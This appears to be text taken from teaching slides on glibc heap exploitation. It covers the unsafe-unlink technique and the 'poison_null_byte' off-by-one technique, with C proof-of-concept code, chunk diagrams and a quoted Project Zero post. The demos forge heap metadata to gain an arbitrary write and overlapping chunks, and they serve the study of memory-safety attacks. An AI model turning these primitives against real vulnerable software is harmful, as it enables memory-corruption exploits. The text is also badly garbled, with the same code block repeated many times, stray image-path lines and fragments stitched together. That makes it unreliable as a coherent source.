    chunk0_ptr[3] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*2);
    uint64_t *chunk1_hdr = chunk1_ptr - header_size;
    chunk1_hdr[0] = malloc_size;
    chunk1_hdr[1] &= ~1;
    free(chunk1_ptr);
    char victim_string[8];
    strcpy(victim_string,"Hello!~");
    chunk0_ptr[3] = (uint64_t) victim_string;
    chunk0_ptr[0] = 0x4141414142424242LL;
    // sanity check
    assert(*(long *)victim_string == 0x4141414142424242L);
}
```

```

uint64_t *chunk0_ptr;
int main() {
    // we want to be big enough not to use tcache or fastbin
    int malloc_size = 0x420;
    int header_size = 2;
    chunk0_ptr = (uint64_t*) malloc(malloc_size); //chunk0
    uint64_t *chunk1_ptr = (uint64_t*) malloc(malloc_size); //chunk1
    chunk0_ptr[1] = chunk0_ptr[-1] - 0x10;
    chunk0_ptr[2] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*3);
    chunk0_ptr[3] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*2);
    uint64_t *chunk1_hdr = chunk1_ptr - header_size;
    chunk1_hdr[0] = malloc_size;
    chunk1_hdr[1] &= ~1;
    free(chunk1_ptr);
    char victim_string[8];
    strcpy(victim_string, "Hello!~");
    chunk0_ptr[3] = (uint64_t) victim_string;
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    // sanity check
    assert(*(long *)victim_string == 0x4141414142424242L);
}

```



prev_size = ???
size = 0x431 (P=1)



prev_size = ???
size = 0x431 (P=1)

```

uint64_t *chunk0_ptr;
int main() {
    // we want to be big enough not to use tcache or fastbin
    int malloc_size = 0x420;
    int header_size = 2;
    chunk0_ptr = (uint64_t*) malloc(malloc_size); //chunk0
    uint64_t *chunk1_ptr = (uint64_t*) malloc(malloc_size); //chunk1
    chunk0_ptr[1] = chunk0_ptr[-1] - 0x10;
    chunk0_ptr[2] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*3);
    chunk0_ptr[3] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*2);
    uint64_t *chunk1_hdr = chunk1_ptr - header_size;
    chunk1_hdr[0] = malloc_size;
    chunk1_hdr[1] &= ~1;
    free(chunk1_ptr);
    char victim_string[8];
    strcpy(victim_string, "Hello!~");
    chunk0_ptr[3] = (uint64_t) victim_string;
    chunk0_ptr[0] = 0x4141414142424242LL;
    // sanity check
    assert(*(long *)victim_string == 0x4141414142424242L);
}

```

unlink():    ***assert(P->fd->bk == P);***  
                   P->fd->bk = P->bk  
                   P->bk->fd = P->fd





```

uint64_t *chunk0_ptr;
int main() {
    // we want to be big enough not to use tcache or fastbin
    int malloc_size = 0x420;
    int header_size = 2;
    chunk0_ptr = (uint64_t*) malloc(malloc_size); //chunk0
    uint64_t *chunk1_ptr = (uint64_t*) malloc(malloc_size); //chunk1
    chunk0_ptr[1] = chunk0_ptr[-1] - 0x10;
    chunk0_ptr[2] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*3);
    chunk0_ptr[3] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*2);
    uint64_t *chunk1_hdr = chunk1_ptr - header_size;
    chunk1_hdr[0] = malloc_size;
    chunk1_hdr[1] &= ~1;
    free(chunk1_ptr);
    char victim_string[8];
    strcpy(victim_string, "Hello!~");
    chunk0_ptr[3] = (uint64_t) victim_string;
    chunk0_ptr[0] = 0x4141414142424242LL;
    // sanity check
    assert(*(long *)victim_string == 0x4141414142424242L);
}

```



unlink():    ***assert(P->fd->bk == P);***  
                   P->fd->bk = P->bk  
                   P->bk->fd = P->fd



```

uint64_t *chunk0_ptr;
int main() {
    // we want to be big enough not to use tcache or fastbin
    int malloc_size = 0x420;
    int header_size = 2;
    chunk0_ptr = (uint64_t*) malloc(malloc_size); //chunk0
    uint64_t *chunk1_ptr = (uint64_t*) malloc(malloc_size); //chunk1
    chunk0_ptr[1] = chunk0_ptr[-1] - 0x10;
    chunk0_ptr[2] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*3);
    chunk0_ptr[3] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*2);
    uint64_t *chunk1_hdr = chunk1_ptr - header_size;
    chunk1_hdr[0] = malloc_size;
    chunk1_hdr[1] &= ~1;
    free(chunk1_ptr);
    char victim_string[8];
    strcpy(victim_string, "Hello!~");
    chunk0_ptr[3] = (uint64_t) victim_string;
    chunk0_ptr[0] = 0x4141414142424242LL;
    // sanity check
    assert(*(long *)victim_string == 0x4141414142424242L);
}

```



unlink():      ***assert(P->fd->bk == P);***  
~~P->fd->bk = P->bk~~

P->bk->fd = P->fd  
 $\Rightarrow *(&\text{chunk0\_ptr} - 8*2 + 8*2) = \&\text{chunk\_ptr} - 8*3$   
 $\Rightarrow \text{chunk0\_ptr} = \&\text{chunk\_ptr} - 8*3$

```

uint64_t *chunk0_ptr;
int main() {
    // we want to be big enough not to use tcache or fastbin
    int malloc_size = 0x420;
    int header_size = 2;
    chunk0_ptr = (uint64_t*) malloc(malloc_size); //chunk0
    uint64_t *chunk1_ptr = (uint64_t*) malloc(malloc_size); //chunk1
    chunk0_ptr[1] = chunk0_ptr[-1] - 0x10;
    chunk0_ptr[2] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*3);
    chunk0_ptr[3] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*2);
    uint64_t *chunk1_hdr = chunk1_ptr - header_size;
    chunk1_hdr[0] = malloc_size;
    chunk1_hdr[1] &= ~1;
    free(chunk1_ptr);
    char victim_string[8];
    strcpy(victim_string,"Hello!~");
    chunk0_ptr[3] = (uint64_t) victim_string;
    chunk0_ptr[0] = 0x4141414142424242LL;
    // sanity check
    assert(*(long *)victim_string == 0x4141414142424242L);
}

```

←

```

chunk0_ptr[3] = victim_string
=> *(&chunk_ptr - 8*3 + 8*3) = victim_string
=> chunk_ptr = victim_string

```

prev_size = ???
size = 0x431 (P=1)
size=0x421
fd = &chunk0_ptr - 8*3
bk = &chunk0_ptr - 8*2

prev_size = 0x420
size = 0x430 (P=0)

# poison\_null\_byte (~ latest)

- Vulnerability: Off-by-one NULL overflow
- Consequence: Overlapping chunk

## Project Zero

News and updates from the Project Zero team at Google

Monday, August 25, 2014

### The poisoned NUL byte, 2014 edition

Posted by Chris Evans, Exploit Writer Underling to Tavis Ormandy

Back in [this 1998 post to the Bugtraq mailing list](#), Olaf Kirch outlined an attack he called “The poisoned NUL byte”. It was an off-by-one error leading to writing a NUL byte outside the bounds of the current stack frame. On i386 systems, this would clobber the least significant byte (LSB) of the “saved %ebp”, leading eventually to code execution. Back at the time, people were surprised and horrified that such a minor error and corruption could lead to the compromise of a process.

```
int main()
{
    // step1: allocate padding
    void *tmp = malloc(0x1);
    void *heap_base = (void *)((long)tmp & (~0xffff));
    size_t size = 0x10000 - ((long)tmp&0xffff) - 0x20;
    void *padding = malloc(size);

    // step2: allocate prev chunk and victim chunk
    void *prev = malloc(0x500);
    void *victim = malloc(0x4f0);
    malloc(0x10);

    // step3: link prev into largebin
    void *a = malloc(0x4f0);
    malloc(0x10);
    void *b = malloc(0x510);
    malloc(0x10);

    free(a);
    free(b);
    free(prev);

    malloc(0x1000);

    // step4: allocate prev again to construct fake chunk
    void *prev2 = malloc(0x500);
    assert(prev == prev2);

    ((long *)prev)[1] = 0x501;
    *(long *)(prev + 0x500) = 0x500;
}
```

```
// step5: bypass unlinking
void *b2 = malloc(0x510);
((char*)b2)[0] = '\x10';
((char*)b2)[1] = '\x00'; // b->fd <- fake_chunk

void *a2 = malloc(0x4f0);
free(a2);
free(victim);

void *a3 = malloc(0x4f0);
((char*)a3)[8] = '\x10';
((char*)a3)[9] = '\x00';
// pass unlink_chunk in malloc.c:
//     mchunkptr fd = p->fd;
//     mchunkptr bk = p->bk;
//     if (__builtin_expect (fd->bk != p || bk->fd != p, 0))
//         malloc_printerr ("corrupted double-linked list");

// step6: add fake chunk into unsorted bin by off-by-null
void *victim2 = malloc(0x4f0);
/* VULNERABILITY */
((char *)victim2)[-8] = '\x00';
/* VULNERABILITY */

free(victim);

// step7: validate the chunk overlapping
void *merged = malloc(0x100);
memset(merged, 'A', 0x80);
memset(prev2, 'C', 0x80);
assert(strstr(merged, "CCCCCCCC"));
}
```

```
int main()
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    void *a = malloc(0x4f0);
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    free(a);
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    malloc(0x1000);

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    void *prev2 = malloc(0x500);
    assert(prev == prev2);

    ((long *)prev)[1] = 0x501;
    *(long *) (prev + 0x500) = 0x500;
```

Make next allocation = 0x??????10  
(i.e., a chunk starts at 00)  
Can be done with 2-byte bruteforce

```

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    void *tmp = malloc(0x1);
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    void *prev2 = malloc(0x500);
    assert(prev == prev2);

    ((long *)prev)[1] = 0x501;
    *(long *) (prev + 0x500) = 0x500;
}

```

prev

prev_size = ???
size = 0x511 (P=1)

victim

prev_size = ???
size = 0x501 (P=1)

prev_size = ???
size = 0x21 (P=1)

```

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
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
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}

```



NOTE: back pointers are omitted due to complexity

```

// step5: bypass unlinking
void *b2 = malloc(0x510);
((char*)b2)[0] = '\x10';
((char*)b2)[1] = '\x00'; // b->fd <- fake_chunk

void *a2 = malloc(0x4f0);
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
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// step6: add fake chunk into unsorted bin by off-by-null
void *victim2 = malloc(0x4f0);
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((char *)victim2)[-8] = '\x00';
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free(victim);

